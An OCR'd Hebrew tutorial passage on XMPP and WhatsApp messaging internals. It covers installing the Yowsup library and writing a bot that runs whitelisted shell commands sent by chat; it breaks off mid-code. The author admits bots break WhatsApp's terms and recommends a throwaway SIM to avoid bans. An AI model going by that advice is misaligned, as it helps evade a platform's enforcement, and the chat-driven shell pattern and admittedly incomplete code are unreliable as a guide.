על אף סגירת השירות על ידי גוגל לפני כמה חודשים, השרתים נשארו פתוחים על מנת שאפליקציות צד שלישי יוכלו להמשיך לתקשר ביניהן. כדי לפתוח חיבור עם השרת אנחנו נשתמש בתוכנה Putty ונתחבר אל שרתי גוגל ב-talk.google.com באמצעות פורט 5222 - הפורט הלא מוצפן של הפרוטוקול, וכך נוכל לראות את ההודעות שלנו עוברות ב-Plaintext.


מצורפת דוגמה להסנפה של מידע שנשלח והתקבל מול השרת.

10.0.0.7	64.233.166.125	XMPP/XML	75 XML
10.0.0.7	64.233.166.125	XMPP/XML	72 STREAM > og5440@gmail.com
64.233.166.125	10.0.0.7	XMPP/XML	199 STREAM < og5440@gmail.com
64.233.166.125	10.0.0.7	XMPP/XML	295 FEATURES
10.0.0.7	64.233.166.125	XMPP/XML	105 STARTTLS
64.233.166.125	10.0.0.7	XMPP/XML	104 PROCEED

ניתן לראות שתחילה אנחנו יוזמים את החיבור דרך הכתובת הלוקאלית (10.0.0.7) לשרתי Google talk. לאחר מכן אנחנו מקבלים בקשה לאוטנטיקציה מול השרת, ולאחר שאנחנו מספקים אותה, בקשה לאחת נוספת. אנחנו שולחים אותה ומאותו רגע אנו יכולים להתחיל לשלוח ולקבל Stanz-ות מהשרת. (יש לציין שאין באמת אפשרות לעשות זאת מכיוון שגוגל דורשים שלב אוטנטיקציה נוסף, אך על מנת להבין איך ההתחברות עובדת זה מספיק).


ניתן לסכם בפשטנות את שלב ההתחברות מול השרת בעזרת התרשים הבא:

- **Client**
- **Server**
- **Stanza**



ב-Whatsapp מנגנון ההתחברות ושליחת ההודעות הוא מורכב יותר מכיוון שהוא עובד מעל Customized XMPP, במימוש זה צומצמו מספר הבתים של ה-Metadata על מנת לצמצם את ה-Overhead של הפרוטוקול וכל התקשורת בו מוצפנת.

אנסה לסכם את התהליך באמצעות תרשים מחזור-החיים של הודעה העוברת ב-Whatsapp:



כמה הערות לגבי התרשים:

- כל פעם שנבדקת הנוכחות היא תיבדק עד שהמקבל של ההודעה יגיב לבדיקת הנוכחות, וכאשר הוא יגיב ההודעה תישלח אליו.
- ההודעה תישמר למשך 30 יום על שרתי Whatsapp עד שתימחק.
- כאשר הודעה נשלחת היא נמחקת מהשרת.

מהתרשים הושמטו הרבה שלבים במחזור החיים של ההודעה (לדוגמה, פתיחת Stream מול Bob כאשר הוא מגיב, סגירת ה-stream, שימוש מול קבוצה ועוד.). יש לציין שכל ישות שנשלחת היא Stanza בפני עצמה: ההודעות, ה-Receipt, בדיקת הנוכחות וה-Ack.

עכשיו שאנחנו מבינים: מהי התוכנה בבסיסה, מעל איזה פרוטוקול היא עובדת, איך הפרוטוקול הזה בנוי, איך אנחנו מתחברים לשרתים ומהו מחזור החיים של ההודעה, אנחנו יכולים להתחיל להשתמש בידע הזה על מנת לכתוב לה בוט.

כתיבת בוט ל-Whatsapp

על מנת לכתוב בוט אנחנו הולכים להשתמש בספריית Yowsup, ספרייה ל-Python שהכרנו כבר קודם בתהליך ההרשמה כשהשתמשנו ב-CLI (Command line interface) שלה. הספרייה תאפשר לנו לבצע כל פעילות שאנחנו מבצעים באפליקציה הרגילה דרך סקריפט.

על מנת להשתמש בספרייה עלינו להשתמש במכונה שיש בה Python מותקן בגרסה 2.6+ או 3.0+ לצורך ההדגמה אני אריץ Lubuntu (הפצת לינוקס) גרסה 15.04 על vmware workstation. ניתן גם להוריד ולהשתמש בגרסאת Windows של הספרייה.

על מנת להתקין את החבילה קודם נתקין את ה-Dependencies שלה:

```
sudo apt-get git
git clone https://github.com/tgalal/yowsup
sudo apt-get install python-dateutil
sudo apt-get install python-setuptools
sudo apt-get install python-dev
sudo apt-get install libevent-dev
sudo apt-get install ncurses-dev
```

לאחר הרצת פקודות אלה אנחנו מוכנים להתקין את החבילה עצמה, עלינו להריץ את סקריפט ההתקנה של הספריה (נמצא בתיקייה שעשינו אליה git clone):

```
sudo python setup.py install
```

הערה: קיימת בעיה בהתקנת הספרייה, כאשר אנחנו מריצים את סקריפט ההתקנה (setup.py) הוא נתקע כאשר הוא מנסה להוריד ולהתקין את הספרייה pillow, כדי לתקן זאת הייתי צריך להוריד גרסה ישנה יותר של הספרייה באמצעות pip. יש להריץ את השורות הבאות במידה ואתם נתקעים בהתקנה:

```
sudo apt-get install python-pip
sudo pip install pillow==2.7.0
```

הרשמה ל-Whatsapp

בחלק זה אתאר כיצד ניתן להירשם ל-Whatsapp (גם באמצעות מכשיר ישן שאינו תומך באפליקצייה). **מומלץ מאוד להשתמש בשלב זה בפיתוח הבוט, כתיבת בוטים נוגדת את ה-TOS של Whatsapp, ובמידה ומספר יסומן כבוט, החברה תתן Ban למספר, אני ממליץ להשתמש במדריך על מנת להימנע ממצב כזה.**

תהליך ההרשמה ל-Whatsapp מורכב משלושה שלבים:

- שליחת הודעת ביקוש הרשמה ל-Whatsapp
- קבלת הודעת אוטנטיקציה
- שליחת הודעה שמראה על האוטנטיקציה

השלב הראשון אמור לקרות בטלפון הסלולרי שלנו. מכיוון שאיננו רוצים לקשר את המספר האמיתי שלנו לבוט אנחנו נצטרך להשיג מספר אחר, וזאת על מנת לקבל SMS אחד שיאפשר לנו להשתמש בשירות.

על מנת להשיג מספר סלולארי ישנן כמה אפשרויות:

- להשתמש במספר ישן/מספר גיבוי של טלפון שעדיין יש לנו גישה אליו.
- להשתמש במספר שמקושר ל-Sim שיש לנו גישה אליו (מספר מכרטיס טוקמן שנקנה בחו"ל לדוגמא)
- קניית מספר חדש
  - לאחר בירורים, התוכנית הזולה ביותר שהצלחתי למצוא היא לקנות ב-Cofix סים בחמישה שקלים ולהירשם לתוכנית ה-Light של Walla mobile למשך חודש.

כל שיטה שבה אתם מצליחים להשיג מספר **שעוד לא רשום ל-Whatsapp ויכול לקבל SMS תעבוד טוב.** לאחר שיש לנו את המכשיר המדובר, ניתן להתחיל את ההרשמה עצמה, אותה נבצע באמצעות ספריית Yowsup.

נתחיל בביצוע הפקודה:

```
Yowsup-cli registration --requestcode sms --phone 972XXXXXX -cc 972 --mcc XXX --mnc XXX
```

על מנת להשיג את ה-MCC וה-MNC הרלוונטיים נשתמש בטבלה הבאה:

https://en.wikipedia.org/wiki/Mobile_country_code


(לדוגמא שנרצה לקבל את ה-SMS לחברת סלקום אנחנו נשתמש ב-2 MNC, וב-425 MCC).

השורה הזאת תשלח אל המספר שנתנו את הודעת האונטיקציה עם הקוד שעלינו להזין על מנת לסיים את תהליך ההרשמה. במידה וקיבלנו את הקוד 123456 אנחנו נשתמש בספרייה שנית על מנת לסיים את תהליך ההרשמה עם השורה הבאה:

```
Yowsup-cli registration -register 123456 -phone 972XXXXXXX -cc 972
```

יש ציין שבמידה ואנחנו לא שולחים את ההודעה ממספר ישראלי ולא מצפים לקבל תשובה למספר ישראלי אנחנו נשנה את ה-CC על פי הקודים שנמצאים ברשימה הזאת: https://countrycode.org/

לאחר ששלחנו את הפקודה הזאת אנחנו נקבל את ההודעה הבאה ב-console שממנו ביצענו את הפקודה:



תהליך ההרשמה נגמר ואנחנו קיבלנו את המידע שרצינו. מההודעה הבאה עלינו לשמור את השדה: pw. על מנת להתחבר אנחנו נשתמש בשדות login עם המספר שהזנו, ובסיסמא שקיבלנו באמצעות תהליך ההרשמה הזה.

שליחת הודעה ראשונה

לאחר סיום שלבים אלה הספרייה אמורה להיות מותקנת ועלינו ליצור קובץ קונפיגורציה על מנת שנוכל להתחבר לשרתי Whatsapp עם המשתמש שנוצר קודם. יש ליצור קובץ ריק ולהכניס אליו את הפרטים הבאים:


- cc=COUNTRYCODE (לדוגמה ישראל: 972)
- phone=PHONENUMBER
- password=XXXXXXXXXXXXXXXXXXXXXXX

לאחר מכן נשמור את הקובץ בשם שנבחר (לדוגמה CONFIG_FILE).

על מנת שנוכל לבדוק שההתקנה עבדה כמו שצריך ושהמשתמש רשום כראוי, נריץ כעת שליחת הודעה פשוטה לטלפון שנבחר באמצעות שימוש ב-CLI המובנה בספרייה. כדי להיכנס אל ה-CLI נריץ:

```
Yowsup-cli demos --yowsup --config CONFIG_FILE
```


במידה והספרייה הותקנה כראוי אנחנו נכנסו עכשיו אל ה-CLI ונוכל באמצעותו לשלוח הודעות ולקנפג את המשתמש שלנו. על מנת להשתמש בממשק עלינו להתחבר תחילה. כדי להתחבר נזין את הפקודה L/:



[בהתחברות הראשונה, ההתחברות תיקח כמה שניות ולא תהיה מיידית]

לאחר מכן אנחנו נרצה לשלוח הודעה תוך שימוש בממשק, ועל מנת לעשות זאת נשתמש בפקודה:

```
/message send *SEND_TO_NUMBER* "TestMessage"
```



במידה וההודעה הגיעה אל המספר שהזנתם - הצלחתם להתקין את החבילה, מזל טוב!, ומה עכשיו? כל מה שנשאר הוא לכתוב את הרובוט שתרצו לממש.

הבנת ארכיטקטורת Yowsup


Yowsup מורכב מ-Stack של מספר שכבות (layer), שניתנות להחלפה. כל שכבה היא ערוץ דו-כיווני (ערוץ שניתן לשלוח ממנו, ולקבל אליו מידע). כל שכבה תתקשר עם השכבה שמתחתיה ומעליה, ולכל שכבה יש תפקיד ספציפי בשינוי המידע שעובר דרכה לפורמט שמתאים לשכבה הבאה. השכבה העליונה ביותר היא הראשונה בשליחת המידע ואחרונה בקבלתו בעוד שהשכבה התחתונה ביותר היא הראשונה בקבלת המידע והאחרונה בשליחתו.

על כל שכבה לממש לפחות שתי פונקציות: send ו-receive. הפונקציה send שולחת data כלשהו לשכבה שמתחתיה, והפונקציה receive שולחת מידע כלשהו לשכבה שמעליה.

לדוגמה שכבה שמעבירה את המידע דרכה:

```
class PassthroughLayer(YowLayer):
    def send(self, data):
    # Sends the data to the layer below
        self.toLower(data)

    def receive(self, data):
    # Sends the data to the layer above
        self.toUpper(data)
```

ל-Yowsup ישנן כמה core layers שדרושות לפעולת הספרייה והן מתוארות בתרשים הבא:



- **YowNetworkLayer** - אחראית על קריאת מידע משרת ה-Whatsapp, ושליחת המידע אליו חזרה.
- **YowStanzaRegulatorLayer** - השכבה הזאת מקבלת מידע מהשכבה מתחתיה עד שיש לה מספיק בתים כדי ליצור Stanza. היא מעבירה לשכבה שמעליה מערך בתים שמייצג בדיוק Stanza אחת. המידע שהיא מקבלת מהשכבה שמעליה נשלח לשכבה מתחתיה ללא שינוי.
- **YowCryptLayer** - השכבה הזאת מפענת את המידע שהיא מקבלת מהשכבה מתחתיה ושולחת אותה לשכבה מעליה. כשהיא שולחת מידע למטה היא מקבלת מידע, מצפינה אותו, ושולחת.
- **YowCoderLayer** - מקבלת מערך בתים של מידע מפוענח ויוצרת ממנו אובייקט בשם ProtocolTreeNode, אותו היא מעבירה למעלה. היא גם מצפה לקבל אובייקט כזה חזרה שאותו היא יכולה להפוך חזרה למערך בתים.

אנחנו יכולים לבחור להרכיב את ה-Stack בכל צורה שנבחר, אך עלינו לשמור על מודל ה-Stack שמוצג על ידי Yowsup, ולהשתמש ב-Core layers.

מעל ה-Core layers האלו קיימות שכבות נוספות שהספרייה מספקת:

- **YowProtocolLayer** - שכבה זאת מצפה לקבל ProtocolTreeNode ולהעלות לשכבה שמעליה ProtocolEntity.
- **ProtocolEntity** - הוא אובייקט שמאפשר גישה פייתונית ישירה לתכונות של ההודעה בלי התעסקות מיותרת ב-XML - לדוגמה: ניתן לגשת לתוכן ההודעה באמצעות הפונקציה "getBody()".
- **YowInferfaceLayer** - שכבה שמצפה לקבל אובייקט מסוג ProtocolEntity מהשכבה מתחתיה. שכבה זאת מוסיפה פונקציות נוחות נוספות **וזאת השכבה שבדרך כלל יש לרשת ממנה כאשר ממשים בוט משלנו.**

בנוסף לקונספט השכבות עלינו לרדת לעומקו של מושג נוסף:

- **YowLayerEvent** - השכבות גם מסוגלות לשלוח ולקבל Event-ים אחת מהשניה.

```
self.emitEvent(YowLayerEvent) #sends event to upper layers
self.broadcastEvent(YowLayerEvent) # sends event to lower layers
```

[על מנת לנצל את ה-Event-ים האלה עלינו לממש פונקציית OnEvent בשכבות הרצויות]

- **Parallel Layers** - **Yowsup** גם תומך בשכבות מקבילות. הרעיון הוא להציב כמה שכבות באותה רמה ב-Stack, כל השכבות יקבלו את אותו סוג של אובייקט מלמעלה וכולן יישלחו אותו אובייקט למטה, רק שכל שכבה מטפלת בסוגי Stanzas שונים. לדוגמה ב-Stack הבא:

- **YowAuthenticatorLayer, YowMessagesProtocolLayer, YowGroupsProtocolLayer, YowReceiptProtocolLayer, YowPresenceProtocolLayer** YowCoderLayer YowCryptLayer YowStanzaRegulatorLayer YowNetworklayer

כל השכבות המודגשות שייכות לאותה הרמה ב-Stack והן מקבילות אחת לשנייה (לכולן אותו Input ואותו Output).

- **ProtocolEntityCallback** - כאשר אנחנו יורשים מ-YowInterfaceLayer אנחנו יכולים להשתמש ב-Decorator הזה. ה-Decorator הזה מקבל String וכאשר השכבה מקבלת מידע, במידה ופונקציית ה-getTag() של האובייקט שעלה ממנה מחזיר את אותו ה-String הפונקציה תקרא אוטומטית עם האובייקט שהגיע אל השכבה. לדוגמה ה-Snippet הבא:

```
@ProtocolEntityCallback("message")
def onMessage(messageProtocolEntity):
    ''' do stuff'''
```

על מנת לקבל הסבר מלא על הארכיטקטורה (בהסבר לא נכללו כל הפרטים, רק אלו שהרגשתי שהיו הכרחיים לכתיבת בוט בסיסי):

https://github.com/tgalal/yowsup/wiki/Architecture

כתיבת בוט ריק

בשלב זה אנחנו נכתוב בוט ריק - כזה בלי לוגיקה, רק כדי לבנות שלד לתוכנית שלנו. נתחיל בכתיבת השכבה שלנו שתשב מעל כל ה-Stack שנבנה. השכבה הזאת לא תעשה כלום, ולאחר מכן, בבוט אמיתי, נוכל לצוק לתוכה לוגיקה משלנו.

ניתן לראות שהשכבה מקבלת הודעה באמצעות ה-Decorator - ProtocolEntityCallback. השכבה לא עושה כלום עם ההודעה שהיא מקבלת. השכבה הזאת יכולה לשמש כמעיין "שלד" לבוטים שמקבלים הודעות ומשיבים אליהן:

```
"""
ExampleLayer - Used as an example. Does nothing.
"""
from yowsup.layers.interface import YowInterfaceLayer, ProtocolEntityCallback

class ExampleLayer(YowInterfaceLayer):
    """
    ExampleLayer- Does nothing
    """
    # For the example we are going to use a program that responds to messages.
    @ProtocolEntityCallback("message")
    def onMessage(self, message):
        """
        This function is called when a message is sent, and the function
        gets the message object as an argument
        """
        '''
        INSERT YOUR LOGIC HERE
        '''
        pass
```

לאחר שבנינו את השכבה הריקה, אנחנו נצטרך לבנות את ה-Stack שיאפשר לנו לכלול את השכבה בהרצת הבוט:

```
"""
Creates the stack and executes the stack main loop.
"""
from ExampleLayer import ExampleLayer
from yowsup.layers.protocol_messages import YowMessagesProtocolLayer
from yowsup.layers.network import YowNetworkLayer
from yowsup.layers.coder import YowCoderLayer
from yowsup.stacks import YowStack
from yowsup.common import YowConstants
from yowsup.layers import YowLayerEvent
from yowsup.stacks import YowStack, YOWSUP_CORE_LAYERS
from yowsup import env

def build_stack():
    stack_layers = (
                ExampleLayer, # The example layer that we just built
                YowMessagesProtocolLayer, # The layer that will handle the messages
    ) + YOWSUP_CORE_LAYERS # The core layers (As explained earlier)

    # Creating the stack
    stack = YowStack(stack_layers)
    # In the following lines we will be replacing the "props" used to create the objects with
    # actual values so that the stack will be connected to the actual whatsapp servers.
    stack.setProp(YowAuthenticationProtocolLayer.PROP_CREDENTIALS,
("YOUR_PHONE_NUMBER", "YOUR_PASSWORD"))
    stack.setProp(YowNetworkLayer.PROP_ENDPOINT, YowConstants.ENDPOINTS[0])
    stack.setProp(YowCoderLayer.PROP_DOMAIN, YowConstants.DOMAIN)
    stack.setProp(YowCoderLayer.PROP_RESOURCE, env.CURRENT_ENV.getResource())

    return stack

def main():
    """
    The programs main function.
    """
    # Building our stack
    stack = build_stack()
    # Broadcasting an event that we are connected to the whatsapp servers
    stack.broadcastEvent(YowLayerEvent(YowNetworkLayer.EVENT_STATE_CONNECT))
    # Starting the main loop of the sending & receiving data from the whatsapp servers.
    stack.loop()

if __name__ == "__main__":
    main()
```

בעזרת שני המודולים האלה אנחנו יכולים להריץ את התוכנה הראשית (stack.py) על מנת לגרום לבוט שלנו לעבוד. שתי דוגמאות הקוד שסופקו פה, אינן עובדות, מכיוון שחסר בהן מידע וקוד. הדוגמאות הללו נועדו להמחשת שלד הקוד בלבד, ואינן מכילות קוד הכרחי להרצה.

בחלק הבא ניתן דוגמה לבוט שעובד, ניתן להעתיק אותו ולהשתמש בו (לאחר שינוי פרטי האותנטיקציה מול Whatsapp).

דוגמה לבוט

בוט שמבצע פקודות Shell פשוטות ומחזיר את התוצאה שלהן:

MessageInformation.py:

```
"""
MessageInformation - filters out the relevant message information we need
                for MyCommandsLayer.
"""

class MessageInformation(object):
    """
    Generates and contains the relevant message information from a MessageProtocolEntity
    """
    def __init__(self, message):
        self.content = message.getBody()
        self.sender = message.getFrom()
```

myLayer.py:

```
"""
MyCommandsLayer - Generates a layer that executes commands,
            and responds with their output.
"""
import subprocess
from yowsup.layers.interface import YowInterfaceLayer, ProtocolEntityCallback
from yowsup.layers.protocol_messages.protocolentities import TextMessageProtocolEntity
from yowsup.layers.protocol_receipts.protocolentities import OutgoingReceiptProtocolEntity
from yowsup.layers.protocol_acks.protocolentities import OutgoingAckProtocolEntity
from MessageInformation import MessageInformation

# A dictionary containing all the commands we know how to perform.
VALID_COMMANDS = {
            "time" : "date",
            "fortune" : "fortune",
            "identity" : "rig",
            "pi" : "pi"
           }
```

```
class MyCommandsLayer(YowInterfaceLayer):
    """
    MyCommandsLayer- Executes certain commands and returns their output.
    """
    @ProtocolEntityCallback("message")
    def onMessage(self, messageProtocolEntity):
        """
        Response in the case a text message was received.
        """
        # In this function we will deal with any text messages that we receive.

        # Gnerating the relevant message infromation from the bigger object.
        incomingMessageInformation = MessageInformation(messageProtocolEntity)

        # Creating the message we want to send back.
        outgoingMessage = TextMessageProtocolEntity(
                        self.__process_message(incomingMessageInformation),
                        to=incomingMessageInformation.sender
                                        )
        # Creating the receipt to send to the whatsapp servers.
        receipt = self.__get_receipt(messageProtocolEntity)

        # Transferring both of them to the lower layers so that they will be sent.
        self.toLower(receipt)
        self.toLower(outgoingMessage)


    @ProtocolEntityCallback("receipt")
    def onReceipt(self, entity):
        """
        Response in the case a receipt was received.
        """
        # To every message a receipt from the whatsapp server is sent we need to send an ack
        # so that the whatsapp server stops sending us the same message.
        self.toLower(OutgoingAckProtocolEntity(entity.getId(),
                                    "receipt",
                                    entity.getType(),
                                    entity.getFrom()))


    def __get_receipt(self, messageProtocolEntity):
        """
        Generates a receipt from a messageProtocolEntity
        """
        return OutgoingReceiptProtocolEntity(messageProtocolEntity.getId(),
                                     messageProtocolEntity.getFrom(),
                                     'read',
```

